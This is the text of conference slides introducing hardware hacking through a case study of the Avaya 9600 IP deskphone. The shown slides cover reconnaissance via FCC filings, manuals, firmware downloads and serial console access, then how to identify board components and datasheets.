



INTRODUCTION TO HARDWARE HACKING

HOW YOU TOO CAN FIND A DECADE OLD BUG IN WIDELY DEPLOYED DEVICES

AVAYA 9600 DESKPHONE —A CASE STUDY

WHO AM I ?

- PHILIPPE LAULHERET
- SENIOR SECURITY RESEARCHER FOR MCAFEE'S ADVANCED THREAT RESEARCH
- @PHLAUL
- 2 YEARS EMBEDDED SECURITY, 4 YEARS C++ DEV



WHY SHOULD YOU CARE ABOUT HARDWARE HACKING?

AVAYA 9600 SERIES IP DESKPHONE

- 2ND LARGEST VOIP SOLUTION PROVIDER
- 90% OF FORTUNE 100
- 9600 SERIES STARTED IN 2006, SOON EOL



SUMMARY: Avaya IP Deskphone H.323 6.5.0P (S9621_41HALBR6_5_0_0P-050814_V47) Software for the 9608/9608G/9611G/9621G/9641G

AVAYA IP DESKPHONE H.323 6.5 (S9621_41HALBR6_5_0_0P-050814_V47) SOFTWARE IS AVAILABLE ONLY TO US DEPARTMENT OF DEFENSE CUSTOMERS

PRIOR ART

- LOTS OF DOCUMENTATION ABOUT HARDWARE HACKING (SEE LAST SLIDE FOR LINKS)
 - INTRODUCTION TO ARM
 - HARDWARE HACKING BLOGS (ROUTERS, IOT, ...)
 - ACCESSIBLE INTRODUCTION TO ELECTRONICS (ADAFRUIT, SPARKFUN)
 - EMBEDDED CAPTURE THE FLAG
 - HARDWARE HACKING VILLAGE
 - ...
- RED BALLOON SECURITY FOUND 2 RCE IN THE SAME SERIES OF PHONE
 - "STEPPING P3WNS", RSA 2014

THE NEXT 40 MINUTES


- USE THE PHONE AS A SPRINGBOARD TO TALK ABOUT HARDWARE HACKING
- SHARE THE HOW, WHY, WHAT IF, FAILED ATTEMPTS, ETC.
- IF I CAN DO IT, SO CAN YOU!

Advisory Number	Title	Original Release Date	Last Revised Date
ASA-2019-128	H.323.Deskphone and IP Conference Phone DHCP security update (CVE-2011-0997 and CVE-2009-0692)	18 Jul 2019	18 Jul 2019



HOW DID THIS PROJECT START?

FIRST STEP: RECON

- IF IT HAS RADIO (WIFI, BLUETOOTH,...) IT WILL BE ON THE FCC WEBSITE



Source: <https://fccid.io/TYM-9641GS> (not our phone model, but part of the same 96xx series)



FIRST STEP: RECON

- IF IT HAS RADIO (WIFI, BLUETOOTH,...) IT WILL BE ON THE FCC WEBSITE
- FIND ONLINE MANUALS, MARKETING MATERIAL, ETC.

9.1.2 Open a Serial Connection:

1. For serial port connection it is required to obtain the Avaya Service Adapter, P/N 700504366. This adaptor includes a serial cable that connects the phone's Button Module port to a PC's USB port, which allows a serial console access to the phone.



Avaya Service Adapter


FIRST STEP: RECON

- IF IT HAS RADIO (WIFI, BLUETOOTH,...) IT WILL BE ON THE FCC WEBSITE
- FIND ONLINE MANUALS, MARKETING MATERIAL, ETC.
- FIND FORUM OF USERS (SYSADMIN, ...)
- LOOK ONLINE FOR FIRMWARE DOWNLOADS

WHAT DO WE DO NOW?
LET'S VOID WARRANTIES!

IDENTIFYING THE MAIN COMPONENTS

- USUALLY WE CAN FIND
 - CPU (MAYBE MORE THAN ONE) OR SYSTEM ON CHIP (SoC)
 - RAM
 - ON BOARD STORAGE (FLASH CHIP, EEPROM, SDCARD, ...)
 - WIFI/BLEETOOTH MODULE (MAYBE UNDER A METALLIC SHIELD)
 - ...
- COMPONENTS HAVE LABELS PRINTED ON THEM
 - GOOGLE THE LABEL TO FIND MORE INFORMATION
 - DATASHEET TELL YOU HOW TO USE THE COMPONENT
 - SOMETIMES DATASHEET ARE NOT PUBLICLY AVAILABLE ☹



RAM

